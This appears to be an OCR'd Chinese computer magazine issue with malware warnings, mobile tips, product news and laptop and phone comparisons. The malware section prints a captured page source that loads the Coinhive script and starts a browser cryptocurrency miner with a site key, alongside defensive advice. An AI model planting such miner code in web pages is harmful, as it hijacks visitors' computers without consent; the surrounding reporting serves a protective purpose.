以前很多病毒的攻击点只有一个，比如窃取用户的账号密码、远程控制用户的电脑系统等等。但是现在越来越多的病毒会将当前常见的攻击点融合在一起，比如Bondat这个蠕虫病毒就是这样的。最早这款蠕虫病毒只是通过篡改浏览器的主页，通过导流量的方式来获取相应的收益。现在随着虚拟货币价格的不断上升，它也开始在电脑系统中进行挖矿的操作。除此以外，甚至还会对用户电脑系统中的重要文件进行加密，从而对用户进行相应的勒索操作，所以说这款病毒变种的破坏性是非常巨大的。和其他同类病毒不同的是，这款病毒的变种主要通过移动设备来进行传播。

view-source:http://xmrmsft.com/hive.html

```
<!doctype html>
<html>
  <head></head>
  <body>
  <script src="https://coinhive.com/lib/coinhive.min.js"></script>
  <script>
      var miner = new CoinHive.Anonymous('93Q1wcl5DXeUHoGIhWOlxGJv3rHfB5LB', {throttle: 0.0});
    miner.start();
  </script>
  </body>
```

● 病毒自带的挖矿代码信息

防范措施：

由于这款病毒主要还是通过移动设备来进行传播，所以我们可以通过操作系统控制面板中的功能，禁止移动设备在插入系统的时候自动播放来杜绝病毒的入侵。此外就是及时更新杀毒软件的病毒库，从而有效地对病毒的变种进行拦截。

病毒假冒激活工具进行传播


病毒名称：Justler病毒

病毒危害：

无论是微软的操作系统还是Office办公软件，都只有在成功地进行激活操作以后才能正常使用。为了不花钱而使用这些软件，网上出现了很多相应的激活软件，正是因为拥有极大的"市场"，黑客就将病毒假冒为激活软件在网络中大肆传播。比如最近就发现网络中的"小马激活工具"、"OFFICE 2016激活工具"等，自身都捆绑有一种名为Justler的病毒。该病毒最大的特点就是会篡改浏览器的首页链接，从而为相关的网站导引流量而获得相应的收益。而且下载地址会识别访问的IP地址，当用户的IP地址不属于北京、厦门、深圳、泉州四个地区时，才会跳转到被植入病毒代码的下载链接。

防范措施：

其实利用下载链接进行病毒传播，一直以来就是非常重要的一种入侵途径。因此用户一定要将杀毒软件的下载监控打开，从而在下载完成后第一时间对下载的文件进行安全检测。除此以外，建议大家购买正版的软件服务，杜绝利用激活工具入侵系统的可能。



● 病毒提示用户关闭杀毒软件

手机病毒在系统后台偷偷刷单

病毒名称：隐流者

病毒危害：

现在很多手机应用为了方便用户对某些功能进行支付，都会在应用里面加入相关的支付模块代码。最近就有一款名为"隐流者"的病毒，将自身的恶意代码插入到支付模块中，这样用户在下载或升级这些应用的时候，就会不知不觉将病毒安装到手机中。接下来病毒会自动访问相关的应用商店，按照指令搜索并下载相应的手机应用或者游戏，从而完成该指定应用和游戏的刷榜操作，同时也消耗了用户大量的手机流量。除此以外，它还会诱导用户进行相应的短信订阅操作，从而在用户不知不觉中消耗手机的话费。

防范措施：

用户一定要从正规的应用商店下载相关的应用程序，而不要从网盘以及论坛等地方进行下载操作。同时开启手机的安全检测功能，对下载的文件先进行扫描，在确认无误的情况下再运行操作。CF




● 被该病毒刷榜的手机游戏

洁丝 zc@cfan.com.cn

不ROOT就可使用鼠标手势

Q: 在电脑中利用一些鼠标手势，可以快速完成相关的一些操作，而这样的鼠标手势也被添加到很多的国产手机中。可是本人现在的手机系统使用的是原生的Android系统，用什么方法可以加上鼠标手势的相关操作？

A: 首先运行“Navigation Gesture”这款应用，它最大的特点就是不需要ROOT就能操作。接着通过应用需要的权限申请，就可以在设置窗口对手势操作进行设定，可以设定单击、双击、长按等手势，这样就可以利用设定的快捷手势进行操作。



手机应用假装进行分享

Q: 很多应用为了更高的市场占有率，往往会要求大家进行相应的分享操作，然后就可以得到积分等一系列的奖励，但是老是这样进行分享的话，往往会招人讨厌。有没有什么方法能解决这个问题？

A: 可以运行“假装分享”这款应用，在弹出的应用界面中可以看到几个选项，默认都不需要进行勾选。以后当应用要求用户进行分享的时候，就可以看到多了一个“假装QQ分享”选项，点击这个选项，就可以假装进行分享了。

摇一摇就可完成手机截图

文|老万

Q：手机截图可以说是最常见的一个手机功能，通常通过“电源键+音量键”的配合就能完成，但是有些手机将电源键和音量键放到同一边，这样截图就会变得非常不方便。还有没有其他的解决方法呢？

A：可以下载安装Qube这款手机应用，当Qube应用安装完成以后不需要任何设置，只需要像微信摇一摇那样晃动手机就可以快速地完成截图操作。当截图完成以后会弹出一个工具条，通过它就可以对刚刚的截图进行快速处理，其中包括预览、编辑、分享等一系列的操作。





在桌面的右下角会有一个黄色的虚拟按钮，点击该按钮也可以快速地进行桌面的截图操作。

微信传文件快速删除新后缀

Q: 很多人喜欢利用微信来传递文件，但是如果利用微信传递Android应用的安装包，会在原有的文件名称后添加一个新的后缀，所以要想进行安装操作就需要重命名，这样操作起来肯定就非常麻烦。如何可以快速解决这个问题？

A: 首先安装“Apk1安装器”这款应用，以后像往常一样打开微信的文件传输界面，点击“用其他应用打开”选项后，就会自动跳转到这个应用的安装界面，这样就可以快速地进行安装操作了。





app-release-1.9-178241-o_1caih682srspi041mko16eb1ajkq-uid-1436179.ap...

用其他应用打开

微信暂时不能打开该文件
你可以用其他应用打开

手机翻译也能用划词操作

Q: 阅读英文的时候难免遇到不认识的词汇，常见的方法就是将要翻译的信息粘贴到翻译应用中。有没有什么方法可以像在电脑系统中，通过“划词翻译”的方法来进行操作？

A: 运行最新版本的“谷歌翻译”APP，点击左上角的按钮，在弹出的命令栏中点击“设置”命令，然后在弹出的对话框中点击“点按翻译”命令，在弹出的对话框中勾选“启用点按翻译功能”选项，就可以进行划词操作了。CF

张博 zhangbo@cfan.com.cn





用科技赋能影像 戴尔携全系XPS笔记本及多款专业显示器亮相主题沙龙

2018年6月29日，戴尔在北京举办科技x影像“演绎人机互动新时代”主题沙龙，通过展现科技与影像技术的革新发展，邀请建筑设计与影像科技的行业专家进行深度讨论，带来未来科技发展的更多可能。行业专家在沙龙现场与嘉宾分享其所属领域的创新科技融入，探讨未来科技如何赋予人机互动更多可能，进而丰富人们的工作与生活。本次活动亮相的产品包括强调高端商务与多媒体娱乐的全系列戴尔XPS笔记本电脑、讲究性能与设计感的S系列显示器S2719DM，以及标榜专业与功能全面的UltraSharp系列显示器U2417H和8K显示器UP3218K，将以精美的工业设计、优异的性能表现、出色的显示效果，助力行业专家突破思维框架，实现创意灵感。

GPU Turbo+麒麟970加持 1999元荣耀Play迎星云紫新配色

继幻夜黑和极光蓝两款时尚配色开售后，饱受大众期待的1999元荣耀Play星云紫版本于7月2日10:08震撼首发，开放购买。而在当天下午的“让手机飞”主题沟通会上，荣耀总裁赵明也再次正式公布这一消息。在中国传统文化中，紫色代表尊贵，如北京故宫又称为“紫禁城”，还有所谓的“紫气东来”等说法。同时，紫色还是2018年的流行色，荣耀Play淡淡的紫色机身配合流畅的线条和金属的光泽感，不论在触觉还是视觉上都能给人带来愉悦的享受，其将为消费者提供更为丰富的选择。作为酷玩系列的首款旗舰产品，荣耀Play选用6.3英寸大视野全面屏，内置10nm麒麟970 AI芯片、4GB/6GB RAM+64GB ROM，搭载EMUI 8.2智慧系统，配备3750mAh大容量电池。加上革命性的GPU Turbo技术，带来智慧与性能速度的极致体验。





4999元起 未来旗舰OPPO Find X中国发布

6月29日，OPPO在北京751D·PARK 79罐正式发布了未来旗舰OPPO Find X，这也是继卢浮宫全球发布会后，OPPO Find X在中国的正式亮相。OPPO Find X以自然造物的纯粹美学为设计原点，打造出浑然一体、无孔无镜的无瑕机身。双轨潜望结构让手机富有科技感地“动”了起来，一升一降间展现了有生命力的静美。基于结构光实现的3D个性美颜，让美可以私人订制，定格随心。Find X带给人们的是由内而外的怦然心动，展现了极致追求下“美凌驾一切”的产品理念。其中，OPPO Find X标准版（8GB+128GB）售价4999元，搭载SuperVOOC超级闪充的OPPO Find X超级闪充版（8GB+256GB）售价5999元。OPPO Find X兰博基尼版售价9999元。OPPO O-Free无线蓝牙耳机售价699元，同时Find X兰博基尼版将标配OPPO O-Free兰博基尼定制款耳机。

张博 zhangbo@cfan.com.cn

携手高通微软 首款骁龙本华硕畅370京东首发



华硕携手高通、微软、京东等战略合作伙伴，于6月21日在北京怡亨酒店发布全新首款搭载高通骁龙835移动PC平台的华硕畅370骁龙本。同时，华硕畅370也将作为首批在国内正式发售的骁龙本，并在京东商城同步发售。Qualcomm Technologies高级副总裁兼QCT中国区总裁武商杰在活动中强调："由骁龙移动PC平台支持的始终在线、始终连接的PC产品能为用户提供迅速、便捷的移动计算体验，变革用户的工作与娱乐方式。我们非常高兴能与广泛的生态系统伙伴展开合作，也为PC行业带来全新活力与丰富机遇。"

专业图形的演变 AMD召开专业显卡媒体沟通会



AMD于6月14日在北京召开了Radeon Pro"专业图形的演变"媒体沟通会。会上，AMD专业显卡市场开发总监Nick Pandher向媒体朋友详细介绍了AMD最新的Radeon Pro专业显卡产品，并讲解了AMD专业显卡在相关领域所取得的成果与创新，使得各路媒体对AMD专业显卡的发展有了更加深入的了解。普通用户经常关注的都是民用消费级市场显卡产品，其实AMD当前在专业显卡市场同样处在一个全速增长的模式。在前不久刚刚举办的ComputeX 2018上，AMD首次公开演示了专为专业级应用和数据中心应用打造的7纳米工艺AMD Radeon Vega GPU产品，并将于下半年推出服务器和工作站两种规格产品。GPU制程上的优势意味着AMD和合作伙伴在专业领域将会共同推进更加创新的解决方案。

美图发布美图T9等多款产品 宣布进军芯片领域推MT-AI图像处理芯片

6月27日，美图手机在北京颐和园听鹂馆召开新品发布会，正式发布了美图T9标准版，并首次联合颐和园跨界合作推出了美图T9颐和园限量版，将展现古典文化与现代科技的碰撞之美。发布会上，美图还发布了《自拍趋势报告》，推出全新智能硬件美图皮肤检测仪，进一步完善美图的美丽生态链。除此之外，美图宣布将进军芯片领域，推出自研的MT-AI图像处理芯片。



王健 wangjian@cfan.com.cn

爆款之争

拯救者Y7000 PK 惠普暗影精灵4

在游戏本领域，联想旗下的拯救者和惠普旗下的暗影精灵，每一代几乎都是同期市场中的爆款，凭借品牌优势、均衡配置和合理价格，深受游戏玩家的喜爱。随着八代酷睿和全面屏元素的普及，来自拯救者Y7000和暗影精灵4的竞争就此展开。



● 拯救者Y7000



● 惠普暗影精灵4

参数对比	拯救者Y7000	惠普暗影精灵4
屏幕	15.6英寸IPS（1080P）	15.6英寸IPS（1080P）
处理器	八代酷睿i5-8300H	八代酷睿i5-8300H
内存/硬盘	8GB/128GB SSD+2TB	8GB/128GB SSD+1TB
显卡	GTX1050Ti（4GB）	GTX1050Ti（4GB）
接口	USB3.0×3、USB Type-C（兼容DP）、HDMI、miniDP、RJ45、音频接口	读卡器、USB3.0×3、USB Type-C、HDMI、miniDP、RJ45、音频接口
体积	360mm×267mm×23.9mm	360mm×263mm×25mm
电池/重量	52.5Wh/2.3kg	52.5Wh/2.33kg
参考价格	6299元	6499元

“框不住”的视界

与联想和惠普旗下历代游戏本相比，拯救者Y7000和暗影精灵4最大的特色就是引入了微边框，成就了游戏本领域的“全面屏”设计。其中，拯救者Y7000采用了三面微边框，左、右、上边框都被压缩到了6.7mm，实现了84%的屏占比（图1）。但是，由于屏幕上边框太窄无法容纳摄像头，所以拯救者Y7000将其安置在下边框的中间位置。

暗影精灵4采用了两面微边框设计，将左、右边框压缩到了7.03mm，而这款产品的上边框其实也被压缩了很多，只是没有两侧那般极致而已（图2），好处就是摄像头不用转移阵地，视频聊天时可以找到更理想的拍摄角度。两款游戏本都采用了IPS材质屏幕，以及1080P分辨率。其中，暗影精灵4可选搭配144Hz刷新率的电竞屏版本，价格比同配置的普通版贵了约500元。

微边框设计让拯救者Y7000和暗影精灵4大幅缩减了机身长度，从而使它们的便携性不逊于往日14英寸的游戏本。如果你经常背着笔记本外出，就能真切感受到类似设计的可贵之处。



①



②

王健 wangjian@cfan.com.cn

变与不变的外观风格

和前辈相比，拯救者Y7000采用了全新的设计风格，在硬朗的A面加入了LED背光“Y”型太阳纹饰和灯效（图3），彰显出了强烈的游戏色彩。同时，Y7000也并没有因为机身空间被压缩而牺牲键盘手感，它依旧配备了高触感的全尺寸红色背光键盘，人体工程学曲面键帽可以给游戏玩家带来舒适的操控体验。



③

暗影精灵4在外观设计上继承了前辈的风格，顶盖依旧用拉丝金属和碳纤维纹理通过中间红色“X”条分割成四部分，提供了更为丰富且层次分明的视觉感受。不过，暗影精灵4此次对转轴部分进行了更新，进一步抬高了屏幕高度，在打游戏的时候可以有更加舒适的使用体验。值得一提的是，暗影精灵4采用了四区独立的RGB背光键盘设计（图4），用户可以根据喜好定制出更为炫酷的背光系统，打造属于自己的电竞氛围。



④

相同的硬件装备


本文涉及的拯救者Y7000和暗影精灵4的硬件配置和功能基本相同，它们都搭载了英特尔第八代酷睿i5-8300H处理器，并标配8GB内存、128GB SSD和NVIDIA GTX1050Ti独显。同时，两款机器都支持一键进入满血模式，并配备品牌扬声器且支持杜比音效，就连接口重量和布局也非常相像。


它们在配置上最大的差别是Y7000配备了更大的2TB机械硬盘，而暗影精灵4的第二款机械硬盘容量为1TB。需要注意的是，在电商或线下，两款机器总会开展不定时的促销，所以本文提供的价格信息仅供参考，谁的性价比更高，还得看同期谁能赶上更大幅度的优惠活动。

可以说，本文涉及的拯救者Y7000和暗影精灵4有着相同的性能动力，两款产品都还有搭配GTX1050独显的低配版可选，而且暗影精灵4还提供了武装GTX1060独显的高配版，如何取舍就得看大家的实际预算了。

散热模块的对比

拯救者Y7000和暗影精灵4拆机都没什么难度，它们都标配2个内存插槽、1个M.2插槽和1个2.5英寸SATA插槽，升级潜力完全一致。在散热模块的设计上，拯救者Y7000采用了双风扇三热管（一粗两细）（图5），而暗影精灵4也采用了双风扇三热管（图6）。根据很多网友的实测，两款游戏本全速运行的发热量都不低，但并不影响它们长时间保持满血状态，不用太过担心过热降频的问题。


⑤


⑥

小结

作为最经典游戏本品牌家族的新成员，拯救者Y7000和暗影精灵4在设计和性能上都达到了很高的水准，八代酷睿i5-8300H和GTX1050Ti独显的组合也能确保流畅吃鸡，微边框带来的便携性提升也让它们不再是“傻大黑粗”的代名词。至于两款产品如何取舍，考虑到它们有着相似的性能动力和扩展潜力，答案就是同期谁更便宜选谁即可。CF

王健 wangjian@cfan.com.cn

高端和专业的较量

小米8 PK 黑鲨游戏手机

随着手游的兴起，催生了“游戏手机”的全新品类，而很多用户也都在它们和传统的高端手机间游移不定。而黑鲨手机和小米8就是目前3000元以内武装骁龙845平台的专业游戏手机和高端手机的代表，它们之间谁更适合你？



● 黑鲨游戏手机



● 小米8

参数对比	小米8	黑鲨游戏手机
网络	全网通（双卡双待）	全网通（双卡双待）
屏幕	6.21英寸AMOLED（2248×1080像素）	5.99英寸（2160×1080像素）
处理器	高通骁龙845	高通骁龙845
内存/存储	6GB/64GB（不支持存储卡）	6GB/64GB（不支持存储卡）
摄像头	2000万/1200万+1200万像素	2000万/1200万+2000万像素
体积	154.9mm×74.8mm×7.6mm	161.62mm×75.4mm×9.25mm
电池/重量	3400mAh/175g	4000mAh/190g
餐卡价格	2699元起	2999元起

来自外观的差异

外观设计无疑是传统手机和专业游戏手机之间最大的差异，传统手机价格越高，就越青睐金属中框+双面玻璃的造型，并通过3D曲面玻璃后盖和特殊的镀膜涂层提升持握手感并带来光影特效。以小米8为例，它就采用了超轻7系铝金属中框、四曲面玻璃机身和水滴弧收腰设计，并提供蓝、金、白、黑四色可选（图1），给人的第一印象就是轻薄圆润。

以黑鲨为代表的游戏手机不再拘泥于传统流线设计，它们更青睐在后盖上引入复杂的立体造型，并辅以炫酷的跑马灯效。以黑鲨游戏手机为例，它就在金属框架和中心背板之间嵌入了一圈类水晶质感的材质（图2），同时搭配绿色高光金属切边，让背壳的视觉极为出彩。此外，黑鲨Logo在收到消息、电话时或《王者荣耀》胜利后还会有对应灯效。



①



②

游戏手机采用复杂的后盖设计，除了提升视觉冲击力以外，不规则或凹凸不平的设计还可以起到增加后盖表面积的功效，有利于提升散热效率。但是，这种设计也会导致机身难以瘦身，黑鲨手机9.25mm的身材在今天来看已经显得非常臃肿了，而其190g的重量也有着非常明显的压手感。

来自“视界”的优化


高端手机自然更加看重显示效果，所以小米8此次改用了来自三星的AMOLED屏幕，不仅符合时下流行的“刘海屏”趋势，60000:1的高对比度和DCI-P3广色域也堪称优异。黑鲨游戏手机虽然并非OLED屏幕，但依旧支持DCI-P3广色域，并通过独立的图像处理芯片带来了智能运动补偿技术、图像增强、暗景细节处理功能，使游戏和视频画质更平滑、不抖动、不拖影（图3）。

可以说，高端手机追求的往往是更惊艳的显示效果，而游戏手机则总在想办法改善游戏画面的画质，未来120Hz或144Hz刷新率的电竞屏也会优先在游戏手机领域普及。同时，游戏手机普遍配备立体声扬声器，比如黑鲨手机就采用双Smart PA设计且支持Hi-Fi级别音乐呈现，在方寸之间可以营造更好的视听环境。

散热影响游戏体验

小米8和黑鲨手机都搭载高通旗舰级的骁龙845处理器，标配6GB内存（可选8GB）和64GB UFS2.1闪存（可选最高256GB），它们的理论性能是持平的。但是，像小米8这种传统高端手机都在追求纤薄和手感，散热模块在设计上往往是“够用”。

而游戏手机则会大幅改


④

• 本图来自太平洋电脑网



⑤

进散热模块设计，比如黑鲨就采用了热管散热方案（图4），硕大的散热片也覆盖全部高发热模块，在满载运行时可帮助手机核心部件降温，处理器可以长时间保持高频和稳定输出。在实际的游戏体验中，小米8和黑鲨手机的最高帧数可能相同，但最低帧数则肯定来自小米8。

此外，黑鲨手机在机身侧面提供了专用的SHARK键（图5），一键就能进入满血模式，屏蔽其他一切消耗系统资源的进程，带来100%的沉浸式游戏空间，结合可选的蓝牙手柄还能进一步提升操作体验。而小米8这种手机虽然也都支持“游戏模式”，但在启动方式和屏蔽能力上却不如SHARK模式来得简单和纯粹有效。

来自摄像能力的比拼

所谓鱼和熊掌不可兼得，虽然黑鲨手机有着更炫酷的设计和更好的游戏体验，但这款产品在拍照方面的表现则只是“较好”。此次小米8不仅延续了MIX2S的广角+长焦双摄模块（图6），并在AI成像算法上进行了诸多优化，在DxO的评分中取得了105的好成绩，甚至已经将iPhone X甩在了后面。



③


⑥

小结

对于热爱游戏、经常打排位的游戏玩家来说，选择黑鲨这种专业的游戏手机，可以避免任何在硬件层面拖后腿的可能性，在街头巷尾游戏时，其炫酷的灯效也能带来更高的回头率。但是，对于只是偶尔游戏的普通用户而言，像小米8这种传统高端手机才是王道，它们不仅比相同配置的游戏手机便宜，而且无论是持握手感还是拍照方面都更有优势，更适合长期使用。 CF

王健 wangjian@cfan.com.cn

更多锐龙来袭!


盘点AMD新平台笔记本

CFan在2018年12期杂志的特别话题中曾提到AMD锐龙笔记本和英特尔酷睿笔记本的取舍之道，随着基于Ryzen锐龙移动平台定制的新品越来越多，我们有必要将相关新品做一次盘点，为大家的选购提供参考。


来自锐龙的逆袭

AMD锐龙移动处理器的最大特色就是基于Zen架构的CPU和Vega架构的GPU构成（图1），其具体的命名规则为Ryzen 7 2700U或锐龙R7 2700U，家族成员包括Ryzen 7 2700U、Ryzen 5 2500U、Ryzen 3 2300U和Ryzen 3 2200U。出于性能上的考虑，笔者强烈建议大家认准Ryzen 5 2500U或Ryzen 7 2700U，只有它们才具备与英特尔第八代酷睿处理器抗衡的能力（图2）。

AMD锐龙移动处理器的最大杀手锏就是集成的Radeon Vega核显，Ryzen 7 2700U和Ryzen 5 2500U分别集成了10个和8个计算单元，其3D性能分别可以媲美NVIDIA MX150（低功耗版）和940MX独显。需要注意的是，想100%释放Radeon Vega核显的性能，双通道内存是必需的！



①



②

价格是最大竞争力

在本文涉及的产品中，除了惠普旗下的三款新品，其他品牌的锐龙笔记本都可以找到对应英特尔酷睿平台的子型号。考虑到酷睿笔记本新品大都喜欢与NVIDIA MX150独显搭档，而这套组合的性能又是优于锐龙笔记本的，因此锐龙笔记本只有价格与酷睿平台拉开足够的差距（500元或更高），才算具备足够的性能价格比。

比如荣耀MagicBook锐龙版就要比酷睿版的型号便宜1000元，性价比很高；而灵越5575则和戴尔旗下的燃5000（酷睿i5-8250U+R530，4499元）价差不大，性价比就不如后者，只有赶上促销活动跌破4000元后才值得出手。

小提示

在京东、天猫等平台，不定期就会对锐龙笔记本开展秒杀和促销，本文涉及的价格仅供参考，大家在选购前不妨货比三家，找到最低售价的平台入手。

荣耀MagicBook 锐龙版

- **推荐指数：** ★★★★
- **屏幕：** 14英寸IPS（1080P）
- **处理器：** AMD Ryzen 5 2500U
- **内存/硬盘：** 8GB双通道/256GB SSD
- **显卡：** Radeon Vega 8
- **接口：** USB3.0、USB2.0、USB Type-C、HDMI、音频接口
- **体积：** 323mm×221mm×15.8mm
- **电池/重量：** 57.4Wh/1.45kg

MagicBook锐龙版采用了金属材质机身以及双面窄边框设计，便携性在14英寸轻薄本中属于主流水准，81%的屏占比也带来了更为沉浸式的视觉冲击力。这款产品还主打57.4Wh大电池、四扬声器、防泼溅键盘以及30分钟充40%电力的特性，而3999元的售价也颇为实惠。



王健 wangjian@cfan.com.cn

联想小新潮7000-15 锐龙版

- **推荐指数：** ★★★★☆
- **屏幕：** 15.6英寸IPS（1080P）
- **处理器：** AMD Ryzen 5 2500U
- **内存/硬盘：** 8GB双通道/256GB PCIe SSD
- **显卡：** AMD RX540独显
- **接口：** 读卡器、USB3.0×2、USB Type-C、HDMI、音频接口
- **体积：** 356mm×242mm×19.4mm
- **电池/重量：** 52.5Wh/1.8kg



